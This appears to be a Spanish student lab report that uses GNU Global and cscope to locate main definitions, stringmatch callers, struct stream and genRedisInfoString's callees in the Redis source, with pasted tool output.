main       55 deps/jemalloc/test/unit/zero.c main(void) {
main       22 deps/jemalloc/test/unit/zero_realloc_abort.c
main(void) {
main      45 deps/jemalloc/test/unit/zero_realloc_alloc.c
main(void) {
main     30 deps/jemalloc/test/unit/zero_realloc_free.c
main(void) {
main     33 deps/jemalloc/test/unit/zero_reallocs.c main(void) {
main     23 deps/linenoise/example.c int main(int argc, char
**argv) {
main     32 deps/lua/etc/min.c int main(void)
main    377 deps/lua/src/lua.c int main (int argc, char **argv) {
main    186 deps/lua/src/luac.c int main(int argc, char* argv[])
main    927 modules/vector-sets/expr.c int main(int argc, char
**argv) {
main    485 modules/vector-sets/w2v.c int main(int argc, char
**argv) {
main      89 src/localtime.c int main(void) {
main     170 src/mt19937-64.c int main(void)
main   1696 src/redis-benchmark.c int main(int argc, char **argv)
{
main   10616 src/redis-cli.c int main(int argc, char **argv) {
main   7462 src/server.c int main(int argc, char **argv) {
main    323 src/setproctitle.c int main(int argc, char *argv[]) {
main    363 src/siphash.c int main(void) {
main     18 utils/corrupt_rdb.c int main(int argc, char **argv) {
main     83 utils/lru/lfu-simulation.c int main(void) {
main     75 utils/tracking_collisions.c int main(void) {

```

2.2 Cscope

Usamos cscope en modo **no interactivo** para buscar la definición global de **main**:

```
cscope -d -L1 main > lista_main_cscope.txt
```

donde:

- **-d** → usa la base existente, no la reconstruye.
- **-L1** → búsqueda tipo **Find this global definition** para el símbolo **main**.
- Redirigimos a **lista_main_cscope.txt**.

Vemos el resultado:

```
deps/hiredis/examples/example-ae.c main 43 int main (int argc, char **argv)
{
deps/hiredis/examples/example-glib.c main 48 main (gint argc G_GNUC_UNUSED,
deps/hiredis/examples/example-ivykis.c main 35 int main (int argc, char
**argv) {
deps/hiredis/examples/example-libev.c main 35 int main (int argc, char
**argv) {
deps/hiredis/examples/example-libevent-ssl.c main 36 int main (int argc,
char **argv) {
deps/hiredis/examples/example-libevent.c main 40 int main (int argc, char
**argv) {
deps/hiredis/examples/example-libhv.c main 47 int main (int argc, char
**argv) {
deps/hiredis/examples/example-libsdevent.c main 50 int main (int argc, char
**argv) {
deps/hiredis/examples/example-libuv.c main 50 int main (int argc, char
**argv) {
deps/hiredis/examples/example-macosx.c main 38 int main (int argc, char
**argv) {
deps/hiredis/examples/example-poll.c main 42 int main (int argc, char
**argv) {
deps/hiredis/examples/example-push.c main 106 int main(int argc, char
**argv) {
deps/hiredis/examples/example-ssl.c main 12 int main(int argc, char **argv)
{
deps/hiredis/examples/example.c main 58 int main(int argc, char **argv) {
deps/hiredis/sds.c main 1289 int main(void ) {
deps/hiredis/test.c main 2266 int main(int argc, char **argv) {
deps/jemalloc/test/analyze/prof_bias.c main 47 main(void ) {
deps/jemalloc/test/analyze/rand.c main 272 main(void ) {
deps/jemalloc/test/analyze/sizes.c main 32 main() {
deps/jemalloc/test/integration/MALLOCX_ARENA.c main 63 main(void ) {
deps/jemalloc/test/integration/aligned_alloc.c main 151 main(void ) {
deps/jemalloc/test/integration/allocated.c main 116 main(void ) {
deps/jemalloc/test/integration/extent.c main 281 main(void ) {
deps/jemalloc/test/integration/malloc.c main 13 main(void ) {
```



```

deps/jemalloc/test/integration/mallocx.c main 267 main(void ) {
deps/jemalloc/test/integration/overflow.c main 56 main(void ) {
deps/jemalloc/test/integration/posix_memalign.c main 123 main(void ) {
deps/jemalloc/test/integration/rallocx.c main 300 main(void ) {
deps/jemalloc/test/integration/sdallocx.c main 51 main(void ) {
deps/jemalloc/test/integration/slab_sizes.c main 77 main(void ) {
deps/jemalloc/test/integration/smallocx.c main 305 main(void ) {
deps/jemalloc/test/integration/thread_arena.c main 83 main(void ) {
deps/jemalloc/test/integration/thread_tcache_enabled.c main 79 main(void )
{
deps/jemalloc/test/integration/xallocx.c main 374 main(void ) {
deps/jemalloc/test/stress/batch_alloc.c main 190 int main(void ) {
deps/jemalloc/test/stress/fill_flush.c main 72 int main(void ) {
deps/jemalloc/test/stress/hookbench.c main 66 main(void ) {
deps/jemalloc/test/stress/large_microbench.c main 29 main(void ) {
deps/jemalloc/test/stress/mallctl.c main 70 main(void ) {
deps/jemalloc/test/stress/microbench.c main 119 main(void ) {
deps/jemalloc/test/unit/SFMT.c main 1593 main(void ) {
deps/jemalloc/test/unit/a0.c main 13 main(void ) {
deps/jemalloc/test/unit/arena_decay.c main 429 main(void ) {
deps/jemalloc/test/unit/arena_reset.c main 355 main(void ) {
deps/jemalloc/test/unit/atomic.c main 221 main(void ) {
deps/jemalloc/test/unit/background_thread.c main 113 main(void ) {
deps/jemalloc/test/unit/background_thread_enable.c main 92 main(void ) {
deps/jemalloc/test/unit/base.c main 258 main(void ) {
deps/jemalloc/test/unit/batch_alloc.c main 182 main(void ) {
deps/jemalloc/test/unit/binshard.c main 149 main(void ) {
deps/jemalloc/test/unit/bit_util.c main 280 main(void ) {
deps/jemalloc/test/unit/bitmap.c main 335 main(void ) {
deps/jemalloc/test/unit/buf_writer.c main 189 main(void ) {
deps/jemalloc/test/unit/cache_bin.c main 381 main(void ) {
deps/jemalloc/test/unit/ckh.c main 206 main(void ) {
deps/jemalloc/test/unit/counter.c main 76 main(void ) {
deps/jemalloc/test/unit/decay.c main 274 main(void ) {
deps/jemalloc/test/unit/div.c main 26 main(void ) {
deps/jemalloc/test/unit/double_free.c main 74 main(void ) {
deps/jemalloc/test/unit/edata_cache.c main 220 main(void ) {
deps/jemalloc/test/unit/emitter.c main 523 main(void ) {
deps/jemalloc/test/unit/extent_quantize.c main 136 main(void ) {
deps/jemalloc/test/unit/fb.c main 938 main(void ) {
deps/jemalloc/test/unit/fork.c main 137 main(void ) {
deps/jemalloc/test/unit/fxp.c main 381 main(void ) {
deps/jemalloc/test/unit/hash.c main 168 main(void ) {
deps/jemalloc/test/unit/hook.c main 574 main(void ) {
deps/jemalloc/test/unit/hpa.c main 441 main(void ) {
deps/jemalloc/test/unit/hpa_background_thread.c main 170 main(void ) {
deps/jemalloc/test/unit/hpdata.c main 237 int main(void ) {
deps/jemalloc/test/unit/huge.c main 103 main(void ) {
deps/jemalloc/test/unit/inspect.c main 274 main(void ) {
deps/jemalloc/test/unit/junk.c main 185 main(void ) {
deps/jemalloc/test/unit/log.c main 190 main(void ) {
deps/jemalloc/test/unit/mallctl.c main 1237 main(void ) {
deps/jemalloc/test/unit/malloc_conf_2.c main 26 main(void ) {
deps/jemalloc/test/unit/malloc_io.c main 262 main(void ) {

```

```

deps/jemalloc/test/unit/math.c main 382 main(void ) {
deps/jemalloc/test/unit/mpsc_queue.c main 298 main(void ) {
deps/jemalloc/test/unit/mq.c main 84 main(void ) {
deps/jemalloc/test/unit/mtx.c main 53 main(void ) {
deps/jemalloc/test/unit/nstime.c main 237 main(void ) {
deps/jemalloc/test/unit/oversize_threshold.c main 128 main(void ) {
deps/jemalloc/test/unit/pa.c main 123 main(void ) {
deps/jemalloc/test/unit/pack.c main 163 main(void ) {
deps/jemalloc/test/unit/pages.c main 26 main(void ) {
deps/jemalloc/test/unit/peak.c main 44 main(void ) {
deps/jemalloc/test/unit/ph.c main 326 main(void ) {
deps/jemalloc/test/unit/prng.c main 181 main(void ) {
deps/jemalloc/test/unit/prof_accum.c main 81 main(void ) {
deps/jemalloc/test/unit/prof_active.c main 116 main(void ) {
deps/jemalloc/test/unit/prof_gdump.c main 74 main(void ) {
deps/jemalloc/test/unit/prof_hook.c main 164 main(void ) {
deps/jemalloc/test/unit/prof_idump.c main 54 main(void ) {
deps/jemalloc/test/unit/prof_log.c main 143 main(void ) {
deps/jemalloc/test/unit/prof_mdump.c main 211 main(void ) {
deps/jemalloc/test/unit/prof_recent.c main 670 main(void ) {
deps/jemalloc/test/unit/prof_reset.c main 257 main(void ) {
deps/jemalloc/test/unit/prof_stats.c main 147 main(void ) {
deps/jemalloc/test/unit/prof_sys_thread_name.c main 74 main(void ) {
deps/jemalloc/test/unit/prof_tctx.c main 45 main(void ) {
deps/jemalloc/test/unit/prof_thread_name.c main 118 main(void ) {
deps/jemalloc/test/unit/psset.c main 735 main(void ) {
deps/jemalloc/test/unit/ql.c main 306 main(void ) {
deps/jemalloc/test/unit/qr.c main 236 main(void ) {
deps/jemalloc/test/unit/rb.c main 1012 main(void ) {
deps/jemalloc/test/unit/retained.c main 185 main(void ) {
deps/jemalloc/test/unit/rtree.c main 282 main(void ) {
deps/jemalloc/test/unit/safety_check.c main 153 main(void ) {
deps/jemalloc/test/unit/san.c main 202 main(void ) {
deps/jemalloc/test/unit/san_bump.c main 107 main(void ) {
deps/jemalloc/test/unit/sc.c main 30 main(void ) {
deps/jemalloc/test/unit/sec.c main 622 main(void ) {
deps/jemalloc/test/unit/seq.c main 91 int main(void ) {
deps/jemalloc/test/unit/size_check.c main 74 main(void ) {
deps/jemalloc/test/unit/size_classes.c main 183 main(void ) {
deps/jemalloc/test/unit/slab.c main 36 main(void ) {
deps/jemalloc/test/unit/smoothstep.c main 97 main(void ) {
deps/jemalloc/test/unit/spin.c main 15 main(void ) {
deps/jemalloc/test/unit/stats.c main 420 main(void ) {
deps/jemalloc/test/unit/stats_print.c main 995 main(void ) {
deps/jemalloc/test/unit/sz.c main 64 main(void ) {
deps/jemalloc/test/unit/tcache_max.c main 173 main(void ) {
deps/jemalloc/test/unit/test_hooks.c main 34 main(void ) {
deps/jemalloc/test/unit/thread_event.c main 31 main(void ) {
deps/jemalloc/test/unit/ticker.c main 94 main(void ) {
deps/jemalloc/test/unit/tsd.c main 262 main(void ) {
deps/jemalloc/test/unit/uaf.c main 257 main(void ) {
deps/jemalloc/test/unit/witness.c main 272 main(void ) {
deps/jemalloc/test/unit/zero.c main 55 main(void ) {
deps/jemalloc/test/unit/zero_realloc_abort.c main 22 main(void ) {

```



```
deps/jemalloc/test/unit/zero_realloc_alloc.c main 45 main(void ) {
deps/jemalloc/test/unit/zero_realloc_free.c main 30 main(void ) {
deps/jemalloc/test/unit/zero_reallocs.c main 33 main(void ) {
deps/linenoise/example.c main 23 int main(int argc, char **argv) {
deps/lua/etc/min.c main 32 int main(void )
deps/lua/src/lua.c main 377 int main (int argc, char **argv) {
deps/lua/src/luac.c main 186 int main(int argc, char * argv[])
modules/vector-sets/expr.c main 927 int main(int argc, char **argv) {
modules/vector-sets/w2v.c main 485 int main(int argc, char **argv) {
src/localtime.c main 89 int main(void ) {
src/mt19937-64.c main 170 int main(void )
src/redis-benchmark.c main 1696 int main(int argc, char **argv) {
src/redis-cli.c main 10616 int main(int argc, char **argv) {
src/server.c main 7462 int main(int argc, char **argv) {
src/setproctitle.c main 323 int main(int argc, char *argv[]) {
src/siphash.c main 363 int main(void ) {
utils/corrupt_rdb.c main 18 int main(int argc, char **argv) {
utils/lru/lfu-simulation.c main 83 int main(void ) {
utils/tracking_collisions.c main 75 int main(void ) {
```

3. Búsqueda de las funciones que llaman a la función stringmatch

3.1 Global

Buscamos todas las referencias a **stringmatch**:

```
global -rx stringmatch
```

```
usuario@usuario-1-2:~/redis$ global -rx stringmatch
stringmatch 978 src/config.c      if (stringmatch(name, dictGetKey(de), 1)) {
stringmatch 3517 src/config.c     if (!pattern || stringmatch(pattern, config->name, 1))
stringmatch 1561 src/sentinel.c   if (stringmatch(pattern,ri->name,0)) {
stringmatch 3322 src/sentinel.c   if (stringmatch(pattern,"resolve-hostnames",1) && !dictFind(d, "resolve-hostnames")) {
stringmatch 3328 src/sentinel.c   if (stringmatch(pattern, "announce-hostnames", 1) && !dictFind(d, "announce-hostnames")) {
stringmatch 3334 src/sentinel.c   if (stringmatch(pattern, "announce-ip", 1) && !dictFind(d, "announce-ip")) {
stringmatch 3340 src/sentinel.c   if (stringmatch(pattern, "announce-port", 1) && !dictFind(d, "announce-port")) {
stringmatch 3346 src/sentinel.c   if (stringmatch(pattern, "sentinel-user", 1) && !dictFind(d, "sentinel-user")) {
stringmatch 3352 src/sentinel.c   if (stringmatch(pattern, "sentinel-pass", 1) && !dictFind(d, "sentinel-pass")) {
stringmatch 3358 src/sentinel.c   if (stringmatch(pattern, "loglevel", 1) && !dictFind(d, "loglevel")) {
stringmatch 43 src/util.h        int stringmatch(const char *p, const char *s, int nocase);
usuario@usuario-1-2:~/redis$
```

3.2 Scope

```
cd redis
find . -name '*.ch]' > cscope.files      # solo si no tenemos la Base
de Datos
cscope -b -q -k -i cscope.files          # solo una vez

cscope -d -L3 stringmatch > referencias_stringmatch.txt
cat callers_stringmatch.txt              # copiar o capturar
```

donde:

- **-d** → Para que use la base de datos, no la reconstruye.
- **-L3** → “functions calling this function” (la opción 3 del menú interactivo).
- **stringmatch** → el símbolo a buscar.

```
src/config.c configGetCommand 978 if (stringmatch(name, dictGetKey(de), 1))
{
src/config.c moduleConfigIteratorNext 3517 if (!pattern ||
stringmatch(pattern, config->name, 1))
src/sentinel.c sentinelResetMastersByPattern 1561 if
(stringmatch(pattern,ri->name,0)) {
src/sentinel.c sentinelConfigGetCommand 3322 if
(stringmatch(pattern,"resolve-hostnames",1) && !dictFind(d, "resolve-
hostnames")) {
src/sentinel.c sentinelConfigGetCommand 3328 if (stringmatch(pattern,
"announce-hostnames", 1) && !dictFind(d, "announce-hostnames")) {
src/sentinel.c sentinelConfigGetCommand 3334 if (stringmatch(pattern,
"announce-ip", 1) && !dictFind(d, "announce-ip")) {
src/sentinel.c sentinelConfigGetCommand 3340 if (stringmatch(pattern,
"announce-port", 1) && !dictFind(d, "announce-port")) {
```

```
src/sentinel.c sentinelConfigGetCommand 3346 if (stringmatch(pattern,
"sentinel-user", 1) && !dictFind(d, "sentinel-user")) {
src/sentinel.c sentinelConfigGetCommand 3352 if (stringmatch(pattern,
"sentinel-pass", 1) && !dictFind(d, "sentinel-pass")) {
src/sentinel.c sentinelConfigGetCommand 3358 if (stringmatch(pattern,
"loglevel", 1) && !dictFind(d, "loglevel")) {
```

4. Búsqueda de la declaración de struct stream

Tanto el archivo donde está, como la línea donde comienza. Debéis hacerlo usando las herramientas, no vale con mostrar su localización, debéis mostrar como se localiza.

4.1 La declaración de struct stream en el código

En C, un **struct** es una estructura de datos: un tipo que agrupa varias variables bajo un mismo nombre. En Redis existe un tipo de datos complejo llamado **struct stream**, que guarda toda la información relacionada con un **stream** (una estructura interna de Redis).

Tenemos que buscar el sitio del código donde se define esa estructura. Aparecerá algo de este estilo:

```
typedef struct stream {
    /* campos... */
} stream;

/* o algo parecido a: */

struct stream {
    /* campos... */
};
```

4.2 Global

```
global -x stream
```

```
usuario@usuario-1-2:~/redis$ global -x stream
stream      16 src/stream.h    typedef struct stream {
stream      28 src/stream.h    } stream;
usuario@usuario-1-2:~/redis$
```

donde:

- Busca definiciones del símbolo **stream** en la base de datos **GTAGS**.
- **-x** → Las imprime en formato tipo **cross-reference**.
- Devuelve dos líneas:
 - Línea 16 (el primer resultado) → Corresponde donde se está declarando el **struct stream**.
 - Línea 28: (segundo resultado) → Corresponde donde se cierra la estructura y se define el **typedef stream** (el alias sin **struct**). Forma parte de la misma declaración, pero ya no es el **struct stream** sino el nombre de tipo abreviado **stream**.

Usando GNU Global con `global -x stream` localizamos la declaración de `struct stream` en el archivo `src/stream.h`, en la línea 16.

4.3 Cscope

```
cscope -d -L4 "struct stream"
```

```
usuario@usuario-1-2:~/redis$ cscope -d -L4 "struct stream"
src/stream.h <unknown> 11 typedef struct streamID {
src/stream.h <unknown> 16 typedef struct stream {
src/stream.h <unknown> 36 typedef struct streamIterator {
src/stream.h <unknown> 64 typedef struct streamCG {
src/stream.h <unknown> 90 typedef struct streamConsumer {
src/stream.h <unknown> 106 typedef struct streamNACK {
src/stream.h <unknown> 116 typedef struct streamPropInfo {
```

donde:

- `-d` → Para que use la BD existente, no la reconstruye.
- `-L4` → tipo de búsqueda `Find this text string`.

Usando `scope` vemos todas las líneas donde aparece: `struct stream`. Por ello vemos múltiples resultados

Para que busque como cadena completa y SÓLO muestre un único resultado:

```
cscope -d -L4 "typedef struct stream "
# ^ espacio al final
```

```
usuario@usuario-1-2:~/redis$ cscope -d -L4 "typedef struct stream "
src/stream.h <unknown> 16 typedef struct stream {
```

Solución: La declaración de `struct stream` está en:

- Archivo → `src/stream.h`.
- Línea → 16.

5. Enumeración de las funciones que llaman la función `genRedisInfoString`

5.1 Cscope en Modo NO interactivo

```
cscope -d -L2 genRedisInfoString > genRedisInfoString.txt
```

donde:

- `-d` → Para que use la base de datos existente, no la reconstruye.
- `-L2` → `functions called by this function`.
- `genRedisInfoString` → la función que queremos analizar.

Resultado que vemos por línea: Archivo donde está la referencia. Función llamada por `genRedisInfoString`. Número de línea. Un poco del código de esa línea:

```
src/server.c sdsempty 5969 sds info = sdsempty();
src/server.c dictFind 5976 if (all_sections ||
(dictFind(section_dict,"server") != NULL)) {
src/server.c sdscat 5994 if (sections++) info = sdscat(info,"\r\n");
src/server.c uname 5998 uname(&name);
src/server.c sdscatfmt 6002 info = sdscatfmt(info, "# Server\r\n" FMTARGS(
src/server.c FMTARGS 6002 info = sdscatfmt(info, "# Server\r\n" FMTARGS(
src/server.c redisGitSHA1 6004 "redis_git_sha1:%s\r\n", redisGitSHA1(),
src/server.c strtol 6005 "redis_git_dirty:%i\r\n",
strtol(redisGitDirty(),NULL,10) > 0,
src/server.c redisGitDirty 6005 "redis_git_dirty:%i\r\n",
strtol(redisGitDirty(),NULL,10) > 0,
src/server.c redisBuildIdString 6006 "redis_build_id:%s\r\n",
redisBuildIdString(),
src/server.c monotonicInfoString 6012 "monotonic_clock:%s\r\n",
monotonicInfoString(),
src/server.c aeGetApiName 6013 "multiplexing_api:%s\r\n", aeGetApiName(),
src/server.c getpid 6016 "process_id:%I\r\n", (int64_t) getpid(),
src/server.c isShutdownInitiated 6031 if (isShutdownInitiated()) {
src/server.c sdscatfmt 6032 info = sdscatfmt(info,
src/server.c commandTimeSnapshot 6034 (int64_t)(server.shutdown_mstime -
commandTimeSnapshot()));
src/server.c getListensInfoString 6038 info = getListensInfoString(info);
src/server.c dictFind 6042 if (all_sections ||
(dictFind(section_dict,"clients") != NULL)) {
src/server.c getExpansiveClientsInfo 6045
getExpansiveClientsInfo(&maxin,&maxout);
src/server.c totalNumberOfStatefulKeys 6046
totalNumberOfStatefulKeys(&blocking_keys, &blocking_keys_on_nokey,
&watched_keys);
src/server.c sdscat 6047 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6048 info = sdscatprintf(info, "# Clients\r\n"
FMTARGS(
src/server.c FMTARGS 6048 info = sdscatprintf(info, "# Clients\r\n"
```

```

FMTARGS(
src/server.c listLength 6049 "connected_clients:%lu\r\n",
listLength(server.clients) - listLength(server.slaves),
src/server.c getClusterConnectionsCount 6050 "cluster_connections:%lu\r\n",
getClusterConnectionsCount(),
src/server.c raxSize 6058 "clients_in_timeout_table:%llu\r\n", (unsigned
long long ) raxSize(server.clients_timeout_table),
src/server.c dictFind 6065 if (all_sections ||
(dictFind(section_dict,"memory") != NULL)) {
src/server.c zmalloc_used_memory 6074 size_t zmalloc_used =
zmalloc_used_memory();
src/server.c evictPolicyToString 6076 const char *evict_policy =
evictPolicyToString();
src/server.c evalScriptsMemoryVM 6077 long long memory_lua =
evalScriptsMemoryVM();
src/server.c functionsMemoryVM 6078 long long memory_functions =
functionsMemoryVM();
src/server.c getMemoryOverheadData 6079 struct redisMemOverhead *mh =
getMemoryOverheadData();
src/server.c updatePeakMemory 6085 updatePeakMemory(zmalloc_used);
src/server.c bytesToHuman 6087
bytesToHuman(hmem,sizeof(hmem),zmalloc_used);
src/server.c bytesToHuman 6088
bytesToHuman(peak_hmem,sizeof(peak_hmem),server.stat_peak_memory);
src/server.c bytesToHuman 6089
bytesToHuman(total_system_hmem,sizeof(total_system_hmem),total_system_mem);
src/server.c bytesToHuman 6090
bytesToHuman(used_memory_lua_hmem,sizeof(used_memory_lua_hmem),memory_lua);
src/server.c bytesToHuman 6091
bytesToHuman(used_memory_vm_total_hmem,sizeof(used_memory_vm_total_hmem),me
memory_functions + memory_lua);
src/server.c bytesToHuman 6092
bytesToHuman(used_memory_scripts_hmem,sizeof(used_memory_scripts_hmem),mh-
>eval_caches + mh->functions_caches);
src/server.c bytesToHuman 6093
bytesToHuman(used_memory_rss_hmem,sizeof(used_memory_rss_hmem),server.cron_
malloc_stats.process_rss);
src/server.c bytesToHuman 6094
bytesToHuman(maxmemory_hmem,sizeof(maxmemory_hmem),server.maxmemory);
src/server.c sdscat 6096 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6097 info = sdscatprintf(info, "# Memory\r\n"
FMTARGS(
src/server.c FMTARGS 6097 info = sdscatprintf(info, "# Memory\r\n" FMTARGS(
src/server.c dictSize 6120 "number_of_cached_scripts:%lu\r\n",
dictSize(evalScriptsDict()),
src/server.c evalScriptsDict 6120 "number_of_cached_scripts:%lu\r\n",
dictSize(evalScriptsDict()),
src/server.c functionsNum 6121 "number_of_functions:%lu\r\n",
functionsNum(),
src/server.c functionsLibNum 6122 "number_of_libraries:%lu\r\n",
functionsLibNum(),
src/server.c freeMemoryGetNotCountedMemory 6144
"mem_not_counted_for_evict:%zu\r\n", freeMemoryGetNotCountedMemory(),
src/server.c asmGetPeakSyncBufferSize 6152

```

```

"mem_cluster_slot_migration_input_buffer_peak:%zu\r\n",
asmGetPeakSyncBufferSize(),
src/server.c lazyfreeGetPendingObjectsCount 6158
"lazyfree_pending_objects:%zu\r\n", lazyfreeGetPendingObjectsCount(),
src/server.c lazyfreeGetFreedObjectsCount 6159 "lazyfreed_objects:%zu\r\n",
lazyfreeGetFreedObjectsCount());
src/server.c freeMemoryOverheadData 6160 freeMemoryOverheadData(mh);
src/server.c dictFind 6164 if (all_sections ||
(dictFind(section_dict,"persistence") != NULL)) {
src/server.c sdscat 6165 if (sections++) info = sdscat(info,"\r\n");
src/server.c atomicGet 6173
atomicGet(server.aof_bio_fsync_status,aof_bio_fsync_status);
src/server.c sdscatprintf 6175 info = sdscatprintf(info, "#
Persistence\r\n" FMTARGS(
src/server.c FMTARGS 6175 info = sdscatprintf(info, "# Persistence\r\n"
FMTARGS(
src/server.c elapsedMs 6181 (unsigned long )
elapsedMs(server.stat_current_cow_updated) / 1000 : 0),
src/server.c time 6191 -1 : time(NULL)-server.rdb_save_time_start),
src/server.c time 6202 -1 : time(NULL)-server.aof_rewrite_time_start),
src/server.c sdscatprintf 6214 info = sdscatprintf(info, FMTARGS(
src/server.c FMTARGS 6214 info = sdscatprintf(info, FMTARGS(
src/server.c sdslen 6218 "aof_buffer_length:%zu\r\n",
sdslen(server.aof_buf),
src/server.c bioPendingJobsOfType 6219 "aof_pending_bio_fsync:%lu\r\n",
bioPendingJobsOfType(BIO_AOF_FSYNC),
src/server.c time 6239 elapsed = time(NULL)-server.loading_start_time;
src/server.c sdscatprintf 6247 info = sdscatprintf(info, FMTARGS(
src/server.c FMTARGS 6247 info = sdscatprintf(info, FMTARGS(
src/server.c dictFind 6261 if (all_sections ||
(dictFind(section_dict,"threads") != NULL)) {
src/server.c sdscat 6262 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6263 info = sdscatprintf(info, "# Threads\r\n");
src/server.c atomicGet 6266 atomicGet(server.stat_io_reads_processed[j],
reads);
src/server.c atomicGet 6267 atomicGet(server.stat_io_writes_processed[j],
writes);
src/server.c sdscatprintf 6268 info = sdscatprintf(info,
"io_thread_%d:clients=%d,reads=%lld,writes=%lld\r\n",
src/server.c dictFind 6279 if (all_sections ||
(dictFind(section_dict,"stats") != NULL)) {
src/server.c elapsedUs 6283 (long long )
elapsedUs(server.stat_last_eviction_exceeded_time): 0;
src/server.c elapsedUs 6285 (long long )
elapsedUs(server.stat_last_active_defrag_time): 0;
src/server.c atomicGet 6287 atomicGet(server.stat_net_input_bytes,
stat_net_input_bytes);
src/server.c atomicGet 6288 atomicGet(server.stat_net_output_bytes,
stat_net_output_bytes);
src/server.c atomicGet 6289 atomicGet(server.stat_net_repl_input_bytes,
stat_net_repl_input_bytes);
src/server.c atomicGet 6290 atomicGet(server.stat_net_repl_output_bytes,
stat_net_repl_output_bytes);
src/server.c atomicGet 6291

```



```

atomicGet(server.stat_client_qbuf_limit_disconnections,
stat_client_qbuf_limit_disconnections);
src/server.c atomicGet 6298 atomicGet(server.stat_io_reads_processed[j],
reads);
src/server.c atomicGet 6301 atomicGet(server.stat_io_writes_processed[j],
writes);
src/server.c sdscat 6307 if (sections++) info = sdscat(info, "\r\n");
src/server.c sdscatprintf 6308 info = sdscatprintf(info, "# Stats\r\n"
FMTARGS(
src/server.c FMTARGS 6308 info = sdscatprintf(info, "# Stats\r\n" FMTARGS(
src/server.c getInstantaneousMetric 6311
"instantaneous_ops_per_sec:%lld\r\n",
getInstantaneousMetric(STATS_METRIC_COMMAND),
src/server.c getInstantaneousMetric 6316
"instantaneous_input_kbps:%.2f\r\n", (float
)getInstantaneousMetric(STATS_METRIC_NET_INPUT)/1024,
src/server.c getInstantaneousMetric 6317
"instantaneous_output_kbps:%.2f\r\n", (float
)getInstantaneousMetric(STATS_METRIC_NET_OUTPUT)/1024,
src/server.c getInstantaneousMetric 6318
"instantaneous_input_repl_kbps:%.2f\r\n", (float
)getInstantaneousMetric(STATS_METRIC_NET_INPUT_REPLICATION)/1024,
src/server.c getInstantaneousMetric 6319
"instantaneous_output_repl_kbps:%.2f\r\n", (float
)getInstantaneousMetric(STATS_METRIC_NET_OUTPUT_REPLICATION)/1024,
src/server.c kvstoreSize 6336 "pubsub_channels:%llu\r\n",
kvstoreSize(server.pubsub_channels),
src/server.c dictSize 6337 "pubsub_patterns:%lu\r\n",
dictSize(server.pubsub_patterns),
src/server.c kvstoreSize 6338 "pubsubshard_channels:%llu\r\n",
kvstoreSize(server.pubsubshard_channels),
src/server.c dictSize 6341 "migrate_cached_sockets:%ld\r\n",
dictSize(server.migrate_cached_sockets),
src/server.c getSlaveKeyWithExpireCount 6342
"slave_expires_tracked_keys:%zu\r\n", getSlaveKeyWithExpireCount(),
src/server.c trackingGetTotalKeys 6349 "tracking_total_keys:%lld\r\n",
(unsigned long long ) trackingGetTotalKeys(),
src/server.c trackingGetTotalItems 6350 "tracking_total_items:%lld\r\n",
(unsigned long long ) trackingGetTotalItems(),
src/server.c trackingGetTotalPrefixes 6351
"tracking_total_prefixes:%lld\r\n", (unsigned long long )
trackingGetTotalPrefixes(),
src/server.c getInstantaneousMetric 6368
"instantaneous_eventloop_cycles_per_sec:%llu\r\n",
getInstantaneousMetric(STATS_METRIC_EL_CYCLE),
src/server.c getInstantaneousMetric 6369
"instantaneous_eventloop_duration_usec:%llu\r\n",
getInstantaneousMetric(STATS_METRIC_EL_DURATION)));
src/server.c genRedisInfoStringACLStats 6370 info =
genRedisInfoStringACLStats(info);
src/server.c sdscatprintf 6372 info = sdscatprintf(info,
"cluster_incompatible_ops:%lld\r\n", server.stat_cluster_incompatible_ops);
src/server.c dictFind 6377 if (all_sections ||
(dictFind(section_dict, "replication") != NULL)) {

```



```

src/server.c sdscat 6378 if (sections++) info = sdscat(info, "\r\n");
src/server.c sdscatprintf 6379 info = sdscatprintf(info,
src/server.c sdscatprintf 6397 info = sdscatprintf(info, FMTARGS(
src/server.c FMTARGS 6397 info = sdscatprintf(info, FMTARGS(
src/server.c sdscatprintf 6414 info = sdscatprintf(info, FMTARGS(
src/server.c FMTARGS 6414 info = sdscatprintf(info, FMTARGS(
src/server.c sdscatprintf 6423 info = sdscatprintf(info,
src/server.c sdscatprintf 6428 info = sdscatprintf(info,
src/server.c sdscatprintf 6433 info = sdscatprintf(info,
"total_disconnect_time_sec:%jd\r\n",
(intmax_t)server.repl_total_disconnect_time+(current_disconnect_time));
src/server.c sdscatprintf 6435 info = sdscatprintf(info, FMTARGS(
src/server.c FMTARGS 6435 info = sdscatprintf(info, FMTARGS(
src/server.c sdscatprintf 6441 info = sdscatprintf(info,
src/server.c replicationLogicalReplicaCount 6443
replicationLogicalReplicaCount());
src/server.c sdscatprintf 6449 info = sdscatprintf(info,
src/server.c listLength 6454 if (listLength(server.slaves)) {
src/server.c listRewind 6459 listRewind(server.slaves,&li);
src/server.c listNext 6460 while ((ln = listNext(&li))) {
src/server.c listNodeValue 6461 client *slave = listNodeValue(ln);
src/server.c replicationCheckHasMainChannel 6471 if
(replicationCheckHasMainChannel(slave))
src/server.c connAddrPeerName 6479 if (connAddrPeerName(slave-
>conn,ip,sizeof(ip),&port) == -1)
src/server.c replstateToString 6483 const char *state =
replstateToString(slave->replstate);
src/server.c time 6486 lag = time(NULL) - slave->repl_ack_time;
src/server.c sdscatprintf 6488 info = sdscatprintf(info,
src/server.c sdscatprintf 6496 info = sdscatprintf(info, FMTARGS(
src/server.c FMTARGS 6496 info = sdscatprintf(info, FMTARGS(
src/server.c getFailoverStateString 6497 "master_failover_state:%s\r\n",
getFailoverStateString(),
src/server.c dictFind 6509 if (all_sections ||
(dictFind(section_dict,"cpu") != NULL)) {
src/server.c sdscat 6510 if (sections++) info = sdscat(info, "\r\n");
src/server.c getusage 6513 getusage(RUSAGE_SELF, &self_ru);
src/server.c getusage 6514 getusage(RUSAGE_CHILDREN, &c_ru);
src/server.c sdscatprintf 6515 info = sdscatprintf(info,
src/server.c getusage 6527 getusage(RUSAGE_THREAD, &m_ru);
src/server.c sdscatprintf 6528 info = sdscatprintf(info,
src/server.c dictFind 6537 if (all_sections ||
(dictFind(section_dict,"module_list") != NULL) ||
(dictFind(section_dict,"modules") != NULL)) {
src/server.c sdscat 6538 if (sections++) info = sdscat(info, "\r\n");
src/server.c sdscatprintf 6539 info = sdscatprintf(info, "# Modules\r\n");
src/server.c genModulesInfoString 6540 info = genModulesInfoString(info);
src/server.c dictFind 6544 if (all_sections ||
(dictFind(section_dict,"commandstats") != NULL)) {
